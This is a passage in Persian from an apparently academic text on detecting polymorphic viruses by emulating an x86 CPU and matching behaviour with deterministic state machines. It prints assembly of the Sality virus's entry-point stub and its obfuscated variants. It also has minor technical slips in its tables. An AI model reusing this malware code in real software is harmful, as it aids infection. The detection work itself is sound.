در ادامه می‌خواهیم چگونگی شبیه‌سازی و چگونگی گرفتن الگو را مورد بررسی قرار دهیم و این روش ابتکاری که ***DFA-Detection*** نام دارد را به صورت کامل شرح دهیم.

۸-۱ شبیه‌سازی

به منظور پیاده‌سازی این روش باید کلیه دستورات اسمبلی برنامه‌های موجود شبیه‌سازی شود. با توجه به آنکه کلیه ویروس‌ها بر روی پردازشگرهای ***Intel*** اجرا می‌شوند، شبیه‌سازی را تنها بر روی این نوع پردازشگر اجرا می‌کنیم. شبیه‌سازی یک پردازشگر شامل پنج مرحله است:

- مدل سازی
- ***Disassemble*** کردن
- اجرای دستورات
- تحلیل دستورات پیچیده با توجه به محیط اجرا
- تعیین قوانین لازم برای تصمیم‌گیری

۸-۱-۱ مدل‌سازی

برای هر شبیه‌سازی نیاز به یک سری مدل اولیه داریم تا از آن‌ها استفاده کنیم. مدل های لازم برای این شبیه‌سازی به شرح زیر است :

- رجیسترها ***(Register)***: رجیسترهای عمومی و رجیسترهای ***Segment*** و رجیستر شمارنده برنامه.
- حافظه اصلی ***(Memory)*** : بافری است که کُد و داده برنامه در آن بار گذاری می‌شود.
- حافظه نهان ***(Cache)***: به صورت مجموعه‌های ***n*** بایتی است که شامل داده و آدرس می‌باشد.
- پشته ***(Stack)***: لازم است از بالا به پایین پر شود.

۸-۱-۱-۱ رجیسترها *(Register)*

رجیسترهای پردازنده با توجه به مدل برنامه اجرایی متفاوت هستند مدل ۱۶ بیتی و مدل ۳۲ بیتی و مدل ۶۴ بیتی مدل های مختلف برنامه های اجرایی هستند به عنوان نمونه ویروس‌های تحت ***DOS***، ۱۶ بیتی هستند ویروس های ***Windows***، ۳۲ بیتی تا به امروز ویروس ۶۴ بیتی نبوده یا حداقل بسیار کم بوده و اگر بوده چندریختی نبوده ولی در هر صورت برای سیستم‌عامل‌های ۶۴ بیتی که برنامه‌های ۶۴ بیتی در آن اجرا می‌شوند رجیسترهای ۶۴ بیتی وجود دارند.

ما برای مدل سازی رجیسترها از ساختار ۶۴ بیتی استفاده می‌کنیم که رجیسترها شامل رجیسترهای عمومی، رجیسترهای ***Segment*** یا ***Selector***، رجیستر شمارنده برنامه می‌باشد رجیستر عمومی به شرح زیر است:

هشت رجیستر عمومی ***rax[1], rbx[2], rcx[3], rdx[4], rsi[5], rdi[6], rsp[7], rbp[8]*** داریم که به شکل آرایه‌ی یک بعدی با هشت خانه است که به صورت جدول ۱۱ مرتب می‌شوند.

---

[1] ***Accumulator Register***
[2] ***Base Register***
[3] ***Counter Register***
[4] ***Directive Register***
[5] ***Source Index***
[6] ***Destination Index***
[7] ***Stack Pointer***
[8] ***Base Pointer***

0	*1*	*2*	*3*	*4*	*5*	*6*	*7*
RAX	***RCX***	***RDX***	***RBX***	***RSI***	***RDI***	***RSP***	***RBP***

جدول ۱۱ – ترتیب رجیسترها در *CPU*

این ترتیب، همان ترتیب رجیسترها در ***CPU*** است.

ساختار هر آرایه به شرح زیر است :

```
union Register
{
    QWORD rx;
    DWORD ex;
    WORD  x;
    BYTE  l[2];
};
Register Reg[8];
```

برای نمونه رجیستر ***rax*** که شامل پنج رجیستر ***rax, eax, ax ,al, ah*** است به شکل زیر قالب بندی می‌شود.

```
#define rax Reg[0].rx
#define eax Reg[0].ex
#define ax  Reg[0].x
#define al  Reg[0].l[0]
#define ah  Reg[0].l[1]
```

شش رجیستر ***Segment*** داریم که به شکل زیر هستند. که ساختار ۳۲ بیتی به بالا به آن‌ها ***Selector*** گفته می‌شود.

0	*1*	*2*	*3*	*4*	*5*
CS	***CS***	***SS***	***DS***	***FS***	***GS***

جدول ۱۲ – جدول رجیسترهای قطعه

```
WORD SelectorRegister[6];
```

یک رجیستر ***RIP***[1] داریم که شمارنده کُد برنامه می‌باشد و با اجرای هر دستور به دستور بعد اشاره می‌کند.

```
QWORD RIP;
```

این رجیستر در مدل ۱۶ بیتی ***IP*** و در مدل ۳۲ بیتی ***EIP*** و در مدل ۶۴ بیتی ***RIP*** نامیده می‌شود.

همان طور که می‌دانیم، رجیسترهای عمومی در کل شبیه یکدیگر هستند ولی در بعضی مواقع کارایی خاصی دارند مثلا رجیستر ***CX*** برای دستور ***LOOP*** به عنوان شمارنده کاربرد دارند و یا رجیستر ***AX*** برای عمل ضرب و تقسیم کاربرد خاص دارد. در مدل‌سازی کاری به کارایی رجیستر نداریم ولی در موقع اجرا این موضوع اهمیت پیدا می‌کند.

با توجه به موجود نبودن ویروس‌های چند ریختی ۶۴ بیتی، ما با ساختار ۳۲ بیتی، مدل‌سازی را پیگیری می‌کنیم و برای ساختار ۶۴ بیتی باید مدل و برنامه شبیه‌ساز را بازبینی کرد.

[1] ***Instruction Pointer***

واضح است از این به بعد هرگاه از رجیستری نام می‌بریم منظور رجیسترهای مدل شده است.

۸-۱-۱-۲ حافظه اصلی (*Memory*)

یک بافر چهار کیلو بایتی ***(0x1000)*** داریم که کُد و داده‌ها را درون آن قرار می‌دهیم اندازه بافر از روی ***Alignment*** برنامه‌های اجرایی به دست آمده که اکثراً چهار کیلو بایت است. ما از این بافر برای خواندن و نوشتن داده‌ها و حرکت کردن بر روی آن استفاده می‌کنیم. رجیستر ***EIP*** در این امر به ما کمک می‌کند. این کار با استفاده از سه تابع زیر انجام می‌پذیرد.

```
void  Buffer::Buffer();
void  Buffer::~Buffer();
void  Buffer::Read (int, PBYTE);
void  Buffer::Seek (DWORD);
void* Buffer::operator [] (DWORD);
```

در توابع نشان داده شده، در صورتی که آدرسی که داده بودیم در بافر موجود بود آن را می‌خواند و در اختیار شبیه‌ساز می‌گذارد، در غیر این صورت آن را از حافظه نهان (***Cache***) می‌خواند و جایگزین بافر اصلی می‌کند.

نام تابع	توضیح	نمونه
`Buffer::Read`	خواندن از بافر از مکان ***EIP*** و حرکت دادن آن	برای حرکت بر روی بافر
`Buffer::Seek`	حرکت دادن ***EIP*** به هر جای دلخواه	***jmp, call***
`Buffer[]`	خواندن و یا نوشتن از هر جای بافر	***mov eax,[170]***

جدول ۱۳ – توابع استفاده شده برای کار با حافظه

تابع ***Buffer::Read*** : این تابع به منظور اجرای هر دستور استفاده می‌شود در واقع عمل ***Fetch*** را انجام می‌دهد. این تابع بعد از خواندن از مکان ***EIP*** آن را به اندازه لازم حرکت می‌دهد.

تابع ***Buffer::Seek*** : این تابع مسئول حرکت دادن ***EIP*** به هر جای دلخواه است در واقع زمانی که دستور های ***Branch*** مانند ***Jmp*** و ***Call*** رخ می‌دهد، این تابع کارایی دارد.

تابع ***Buffer[]*** : این تابع زمانی کاربرد دارد که دستوری بخواهد مکانی از حافظه را بخواند مانند دستور انتقال ***mov eax,[170]*** که می‌خواهد از خانه ۱۷۰ بخواند و آن را در رجیستر ***eax*** ذخیره کند عمل خواندن از حافظه به عهده این تابع است. اما این کار ساده نیست و باید موضوعات مختلفی بررسی شود که در جدول ۱۴ آمده است:

روش خواندن	نمونه
خواندن از حافظه داده یا کُد	***mov eax, [400125]***
خواندن از پشته	***mov eax, [esp]***
خواندن از ***Selector*** ها	***mov eax, fs:[0]***
خواندن از مکان‌های غیر قابل دسترسی	***add [0], eax***

جدول ۱۴ – نمونه‌هایی از روش خواندن از حافظه

کلاس ***Buffer*** علاوه بر مدیریت حافظه مسئول حرکت دادن ***EIP*** نیز می‌باشد.

۸-۱-۱-۳ حافظه نهان *(Cache)*

این حافظه از ۱۰۲۴ خانه ۶۴ بایتی تشکیل شده است و برای داده و کد، حافظه نهان مجزا اختصاص داده نشده است ولی با توجه به آنکه کد برنامه به ترتیب اجرا شده، یک یا دو تا از خانه‌ها، برای دستورات برنامه استفاده می‌شود و بقیه این حافظه برای داده استفاده می‌شود. این حافظه نهان به صورت انجمنی ***Fully Associative*** می‌باشد.

```
struct
{
     DWORD Address;
     BYTE  Date[64];
} Cache[1024];
```

در واقع داده‌ها را به جای آن‌که از فایل اجرایی بخوانیم از ***Cache*** می‌خوانیم.

۸-۱-۱-۴ پشته *(Stack)*

این پشته از بالا به پایین به صورت چهار بایتی پر می‌شود. یک متغیر به نام ***Top*** وجود دارد که وظیفه آن نگهداری بالای پشته است و با تغییر ***esp*** عوض می‌شود. اندازه پشته چهار کیلو بایت است و درصورت پر شدن پشته، برنامه با خطا مواجه می‌شود. در واقع پشته ۱۰۰۰ خانه ۴ بایتی دارد. این پشته باید قابلیت جابه جایی یک بایت را نیز داشته باشد. چون ممکن است دستوری مانند ***add esp,1*** اجرا شود.

در پشته دو تابع معروف***push*** و ***pop*** وجود دارد. که به طور معمول برای ذخیره متغیرها محلی و مسیر بازگشت توابع بکار می‌رود. دستوراتی که در جدول ۱۵ نوشته شده موجب تغییر ***esp*** می‌شوند.

دستور	معادل دستور
push	***sub esp, 4*** ***mov [esp], A***
pop	***mov A, [esp]*** ***add esp, 4***
call	***push eip*** ***jmp Address***
ret	***pop tmp*** ***jmp tmp***

جدول ۱۵ – دستورات کار با پشته و معادل آن‌ها

به غیر از دستورات بالا، کلیه دستورات که می‌توانند رجیسترها را تغییر دهند می‌تواند ***esp*** را نیز تغییر دهند و با تغییر بالای پشته باید ***esp*** نیز تغییر کند این کار توسط کلاس ***Stack*** انجام می‌شود. در واقع کلاس ***Stack*** شبیه کلاس ***Buffer*** است و به جای رجیستر ***eip*** رجیستر ***esp*** را کنترل می‌کند.

۸-۱-۲ *Disassemble* کردن

دستورات ***Intel*** هر کدام اندازه خاص خود را دارند و به صورت پشت سر هم قرار می‌گیرند. برای این عمل باید بایت اول را بخوانیم تا تصمیم گرفته شود که چه کاری انجام دهیم، در واقع باید چند بایت دیگر را بخوانیم. بایت اول و بایت های کنترلی بعدی را ***Op-Code*** می‌نامیم، بایت‌های بعد از ***Op-Code*** را ***Operand*** می‌نامیم.

```
ff 92 00 00 00 10  → call [edx + 10000000h]
ff 9-              → Op-Code
   -2 00 00 00 10  → Operand
```

دستورات ***Intel*** از لحاظ تعداد آرگومان به چهار دسته بدون آرگومان ، یک آرگومان و دو آرگومان و سه آرگومان تقسیم می‌شوند. جدول ۱۶ نمونه‌هایی از دستورات ***Intel*** می‌باشد.

دستور	آرگومان اول	آرگومان دوم	آرگومان سوم	تعدا آرگومان
mov eax, 2	رجیستر	عدد ثابت	---	۲
add ecx, eax	رجیستر	رجیستر	---	۲
mull ebx, eax, 3	رجیستر	رجیستر	عدد ثابت	۳
jmp 12	عدد ثابت	---	---	۱
sub [esp-4],eax	پشته	رجیستر	---	۲
stz	---	---	---	۰
xor edx,[0400h]	رجیستر	حافظه	---	۲
call esi	رجیستر	---	---	۱
push esp	رجیستر	---	---	۱
movsb	---	---	---	۰

جدول ۱۶ – نمونه‌هایی از دستورات اسمبلی همراه با تعداد آرگومان

برای این عمل باید بدانیم چه ***Op-Code*** ی مربوط به چه ***Instruction*** می‌باشد بدین منظور، جدول و یا جدول‌هایی را تعیین می‌کنیم تا شماره ***Op-Code*** و ***Instruction*** را درون آن قرار دهیم و برای به دست آوردن ***Operand*** ها لازم است ***Op-Code*** ها را به دسته‌های مختلف تقسیم بندی کنیم که هر دسته، گروهی از ***Op-Code***هایی را در خود جا دارد که ***Disassemble*** آن ها شبیه هم هستند. حال برای هر ***Op-Code*** یک متد خاص برای ***Disassemble*** کردن داریم و می‌توانیم آرگمان های یک دستور را تفکیک کنیم تا در مرحله بعد، از آن‌ها استفاده کنیم. آرگومان می‌تواند یکی از رجیسترها یا مقداری از حافظه (کمکی یا نهان) یا خانه‌هایی از پشته و یا یک عدد ثابت باشد. متدها همان روش‌های ***Disassemble*** کردن می‌باشند که ۱۲ روش دارد و به شکل زیر تعریف می‌شوند:

```
void (Method::*pfMethod[SizeOfMethod])();
```

برای نمونه تعدادی از خانه های جدول سطح اول به شرح زیر است.

ID	*Instruction*	*METHOD*
00	**ADD**	**METHOD 0**
36	**XOR**	**METHOD 1**
60	**PUSHA**	**METHOD 4**
75	**JNZ**	**METHOD 5**
BA	**MOV**	**METHOD 2**
E8	**CALL**	**METHOD 5**
E9	**JMP**	**METHOD 5**

FF	Group 2	----

جدول ۱۷ – نمایش تعدادی از خانه‌های جدول سطح اول برای *Disassemble* کردن

از این نمونه جدول در لایه‌های بالاتر نیز داریم که هر کدام شامل ***Op-Code*** های مورد خاص خود می‌باشند در مجموع برای ***Disassemble*** کردن ۶ جدول داریم. خروجی ***Disassembler***، آن است که می‌گوید روی چه آرگومان‌هایی باید چه عملی انجام شود. خروجی این مرحله در اختیار مرحله قبل قرار داده می‌شود.

۸-۱-۳ اجرای دستورات

با استفاده از مدل ایجاد شده در مرحله اول و دستور و آرگومان‌های به دست آمده در مرحله دوم آن دستور را اجرا می‌کنیم. به عنوان مثال فرمان ***add eax, ebx*** شامل دستور ***add*** و آرگومان اول ***eax*** و آرگومان دوم ***ebx*** است. بعد از اجرای دستور باید در رجیسترهای مدل شده مقدار جمع ***eax*** و ***ebx*** در ***eax*** قرار داده شده باشد. یا در صورت اجرای دستور ***jmp*** باید کنترل برنامه به مقدار ***jmp*** شده بیاید. یعنی ***EIP*** باید با استفاده از دستور ***Seek*** حرکت کند.

برای هر دستور اسمبلی یک تابع می‌نویسیم و درون آن، کار مورد نظر را انجام می‌دهیم. مدل‌های درست شده در اینجا کاربرد دارد و به ما کمک می‌کنند. برای نمونه دستور ***add*** به شکل زیر است:

```
void Instruction::ADD ()
{
     (*Parameter[d]) += (*Parameter[!d]);
}
```

توابع نوشته شده برای هر دستور را مانند شکل زیر با استفاده از اشاره‌گر به تابع شماره گذاری می‌کنیم:

```
void (Instruction::*pfInstruction[SizeOfInstruction])();
```

متغیر ***Parameter*** در مرحله قبل توسط متدها مقدار دهی می‌شود. متغیر ***Parameter*** یک آرایه ی دوبعدی از اشاره‌گر می‌باشد.

```
PDWORD Parametr[2];
```

متغیر ***d*** یک متغیر یک بیتی است که از درون ***Op-Code*** استخراج می‌شود.

Op-Code	Operand	Instruction
01	C2	add edx, eax
03	C2	add eax, edx

جدول ۱۸ – نمونه دستورات برای بیت *Direction*

همان طور که می‌بینید تنها اختلاف این دو دستور یک بیت است. این بیت همان ***d*** است که به آن ***Direction*** می‌گویند. در صورت یک بودن این بیت، جای دو آرگومان عوض می‌شود.

اجرای هر دستور مانند ***add*** به شکل زیر است :

```
int temp = esp;
pfInstruction[id](); //ADD();
temp -= esp;
TopStack += temp;
```

اول مقدار رجیستر ***esp*** را ذخیره می‌کند و بعد از اجرای هر دستور آن را از مقدار جدید کم می‌کند و به ***TopStack*** اضافه می‌کند. این کار به این دلیل است که پشته سیستم اصلی با پشته مدل شده ***synchronize*** می‌شود.

۸-۱-۴ تحلیل دستورات پیچیده با توجه به محیط اجرا

در اینجا ممکن است برخی دستورات در محیط‌های مختلف شکل خاصی داشته باشند (مانند دستور ***int*** که هر سیستم‌عامل وقفه مورد نظر خود را دارد) و در این هنگام باید با توجه به محیط اجرا، آن را بررسی و اجرا کرد که کار بسیار پیچیده و زمانبری است. عمده این دستورات، دستورات پرشی هستند. از این جمله می‌توان دستورات زیر را نام برد.

- ***int***
- ***call***
- ***jmp***(غیر شرطی)
- ***Ret***
- انواع ***Exception***

۸-۱-۴-۱ تحلیل دستور *int*

هر وقفه یک سری ورودی و یک سری خروجی دارد. باید توجه داشته باشیم وقفه‌ها به گونه‌ای اجرا شوند که آسیبی به سیستم اصلی وارد نکند یا روند اجرای دیگر برنامه ها را مختل ننماید. این نکته که وقفه‌ها را می‌توان جایگزین کرد، در واقع برنامه مقیم در حافظه نوشت باید مورد توجه قرار گیرد ، چون ممکن است اول برنامه، وقفه را تغییر دهد و سپس از آن استفاده کند. این موضوع برای بردار وقفه‌ها نیز صادق است که از طریق آن نیز می‌توان از وقفه‌ها استفاده کرد و ما نیز باید برای آن برنامه ریزی نماییم.

باید برای ورودی‌ها و خروجی‌های وقفه‌ها، برنامه ریزی کرد. در واقع شبیه‌ساز برای هر سیستم‌عامل جداگانه است.

۸-۱-۴-۲ تحلیل دستور *Call*

دستور ***call*** به سه شکل مورد استفاده قرار می‌گیرند:

- برای صدا زدن توابع داخل برنامه که توسط برنامه نویس نوشته شده.
- برای صدا زدن توابع داخل برنامه که توسط کامپایلر نوشته شده.
- برای صدا زدن توابع داخلی سیستم‌عامل.

توابع سیستم‌عاملی، مانند وقفه‌ها هستند که به آن‌ها ***API*** گفته می‌شود ، با این تفاوت که ورودی و خروجی‌های وقفه در رجیسترها است ولی ورودی های توابع در پشته و خروجی در رجیستر قرار می‌گیرد.

برای هر ***API*** باید یک خانه از جدول را اختصاص دهیم و تعداد ورودی آن را ذخیره نماییم.

توابعی که توسط کامپایلر اضافه شده مانند ***printf*** نیز باید الگو برداری شود تا نیاز به اجرای آن‌ها به صورت شبیه‌سازی شده نباشد.

بعد از اجرای هر تابع باید پشته به حالت اول باز گردد. برای نمونه اسمبلی یک ***API*** به شکل زیر می‌باشد:

```
MessageBox(NULL, "Message", "Title", MB_OK);
```

```
push MB_OK          ; 1
push sMessage       ; "Message"
push sTitle         ; "Title"
push NULL           ; 0
call MessageBox
```

در انتهای این ***API*** دستور ***ret 16*** برای اصلاح پشته وجود دارد که در شبیه‌سازی باید توسط شبیه‌ساز اجرا شود.

۸-۱-۴-۳تحلیل دستور *Jmp* و *Ret*

این دو دستور مانند دستور ***call*** هستند و در صورت پرش به توابع سیستم‌عاملی باید مورد توجه قرار گیرند.

۸-۱-۴-۴تحلیل انواع *Exception*

همان طور که می‌دانیم در صورت بروز ***Exception*** کنترل برنامه به مکانی که قبلا تعیین شده هدایت می‌شود به همین دلیل باید مورد توجه قرار گیرند.

در سیستم‌های امروزی ***Exception*** ، توسط سیستم‌عامل‌ها مورد بررسی قرار می‌گیرد و برای آن‌ها تصمیم گیری می‌شود. برخی برنامه‌ها (بیشتر ویروس‌ها) به‌جای پرش از ***Exception*** استفاده می‌کنند. بررسی آن شبیه دستور ***Jmp*** می‌ماند.

۸-۱-۵ تعیین قوانین لازم برای تصمیم گیری

با توجه به دستورات شرطی باید برنامه شبیه‌ساز بتواند تصمیم گیری کند تا از چه سمتی حرکت کند. بدین منظور ایده‌های مختلفی وجود دارد :


۱- کلیه مسیرهای لازم را مورد بررسی قرار می‌دهیم. در اینجا باید به محض رسیدن به هر پرش شرطی، کلیه رجیسترها و پشته مورد نظر را ذخیره کنیم تا به محض بازگشت آن‌ها را بازبینی کنیم.

۲- باید قوانین لازم برای مسیریابی خود داشته باشد. برای این منظور باید یک ***State Machine*** طراحی کنیم تا قوانین لازم را درون آن قرار دهیم تا در صورت بروز آن قانون، مسیر خود را پیمایش کنیم.

۳- برای حلقه‌ها و صدا زدن توابع باید سیاست مناسبی داشته باشد تا شبیه‌ساز سردرگم نشود. ممکن است شبیه‌ساز در یک حلقه گرفتار شود و بیرون نیاید، بدین منظور نباید قوانینی که تعیین می‌کنیم دارای ابهام باشد. و برای حرکت از یک ***State*** به یک ***State*** دیگر باید تعداد دستورات مناسب بگذاریم تا از قائده خارج نشویم.

۴- در مواقعی که برنامه ***exception*** می‌دهد شبیه‌ساز بتواند حرکت مناسبی داشته باشد.

شکل ۵۰ شبیه‌سازی است که کاملا آمده شده است.



شکل ۵۰ – شبیه‌سازی دستورات اسمبلی


این شبیه‌ساز، ابتدا دستورات را یکی یکی ***Fetch*** می‌کند موارد مورد نیاز را می‌سازد و آرگومان‌ها و نوع دستور را به عنوان ورودی به مرحله اجرا می‌دهد در واقع عمل ***Decode*** را انجام می‌دهد و با اجرای کامل دستور عمل ***Execute*** را شبیه‌سازی می‌کند.

عمل ***Fetch*** توسط ***Buffer::Reed*** عمل ***Decode*** توسط ***pfMethod[i]*** ها و عمل ***Execute*** توسط ***pfInstruction[i]*** انجام می‌گیرد. همان طور که می‌بینیم این شبیه‌ساز اعمال ***CPU*** را یکی یکی انجام می‌دهد و دارای ***Cache*** لایه یک نیز می‌باشد. تنها ***Pipe Line*** را انجام نمی‌دهد که با توجه به پیچیدگی آن و عمل‌هایی که بعداً انجام می‌شود به نظر ضروری نمی‌رسد.

۸-۲ طراحی ماشین وضعیت

زمانی که مراحل شبیه‌سازی کامل شد ما به سراغ درست کردن ***State*** های ماشین می‌رویم، می‌توانیم بعد از اجرای هر دستور که در مرحله ۸-۱-۳ یا ۸-۱-۴ یا ۸-۱-۵ است یک ***State*** ایجاد کنیم، چگونگی انتخاب هر ***State*** بستگی به روش الگو برداری ما دارد.


این ***State*** ها مانند یک ***DFA*** به هم می‌چسبند و هر کدام از یک مرحله به مرحله دیگر می‌روند. قانون مهم در این جا اینست که از یک ***State*** نمی‌توان با یک حالت به دو ***State*** رفت چون ماشین به یک ***NDFA*** تبدیل می‌شود. شکل۵۱ نمونه‌ای از یک ***DFA*** برای شناسایی یک نوع ویروس را نشان می‌دهد.



شکل ۵۱ – نمونه *DFA* برای ویروس *Sality*

برنامه از یک یا چند ***State*** شروع می‌شود و بعد از طی مراحل مختلف به ***State*** های پایانی می‌رسد در صورتی که به ***State*** پایانی نرسید فایل مشکوک ویروسی نیست و در صورت رسیدن به ***State*** پایانی ویروس تشخیص داده شده و به مرحله پاکسازی می‌رویم. برای نمونه ویروس ***Sality*** را که ***DFA*** آن در بالا ترسیم شده مورد بررسی قرار می‌دهیم.

در ابتدا ویروس را به طور دقیق تحلیل کرده‌ایم و نوع آلودگی آن را تشخیص داده‌ایم حال می‌خواهیم یک ***DFA*** برای شناسایی آن طراحی کنیم. ویروس ***Sality*** جزء ویروس‌های آمیبی است یعنی دو تکه می‌شود تکه اول روی نقطه شروع برنامه میزبان نوشته می‌شود و تکه دوم در انتهای فایل قرار می‌گیرد تکه اول عملیات خاصی را انجام می‌دهد و به تکه دوم پرش می‌کند تکه دوم بعد از عملیات دیکُد کردن و آلوده‌سازی دیگر فایل‌ها تکه اول را اصلاح می‌کند و به نقطه شروع پرش می‌کند تا برنامه میزبان اجرا شود.



شکل ۵۲ – نحوه آلوده سازی آمیبی در ویروس *Sality*

به منظور درک بهتر چند ریختی بودن از تکه ابتدای این ویروس چند نمونه را بررسی می‌کنیم و برای آن ***DFA*** طراحی می‌کنیم. اگر بخواهیم کد واقعی تکه اول را نمایش دهیم به شکل زیر است:

```
pusha
call    $+5
pop     edx
add     edx, 0EEBCh
push    edx
add     edx, 1116h
push    edx
sub     edx, 1116h
jmp     edx
```

مقدارهایی که با رجیستر ***edx*** جمع می‌شوند بستگی به نوع فایل میزبان دارد یعنی بزرگ بودن یا کوچک بودن ***Section*** های فایل میزبان، این مقدارها قبل از آلودگی توسط ویروس محاسبه می‌شوند. در جدول زیر سه نوع آلودگی را مشاهده می‌کنیم که همگی شبیه کُد بالا هستند.

```
pusha
push    0
call    ds:RegCloseKey
call    $+5
sub     edx, esi
xor     ebx, ecx
jmp     short loc1
db 4Ch
loc1:
adc     eax, 362FDC4Dh
pop     edx
add     edx, 87BCh
imul    ecx, eax, 0F1467F6Ch
sar     al, 0CFh
test    ebx, edx
add     edx, 0E69Bh
btc     edi, esi
xchg    ecx, eax
mov     ecx, 1960F3Ch
sub     edx, 7F9Bh
neg     al
bswap   edi
not     ecx
push    edx
add     edx, 8Dh
rcl     ecx, 7Ch
btc     edi, esi
shld    edi, esi, cl
add     edx, 738h
btc     edi, 2Ch
movzx   edi, bp
inc     ecx
add     edx, 0DD9h
jmp     short loc2
db 0DCh
loc2:
test    ebx, edx
mov     ecx, ebp
sub     edx, 488h
imul    edi, esi
imul    edi, esi
imul    edi, esi
push    edx
sub     edx, 0D2Eh
repne mov ecx, ebp
lea     edi, ds:0A1B6AF5Ch
sub     edx, 3E8h
xadd    bl, al
xchg    ecx, eax
bsf     edi, esi
```

```
pusha
push    0
call    ds:LoadLibraryA
call    $+5
sub     edx, esi
mov     al, dh
rcl     esi, 0E5h
imul    edi, esi
push    0
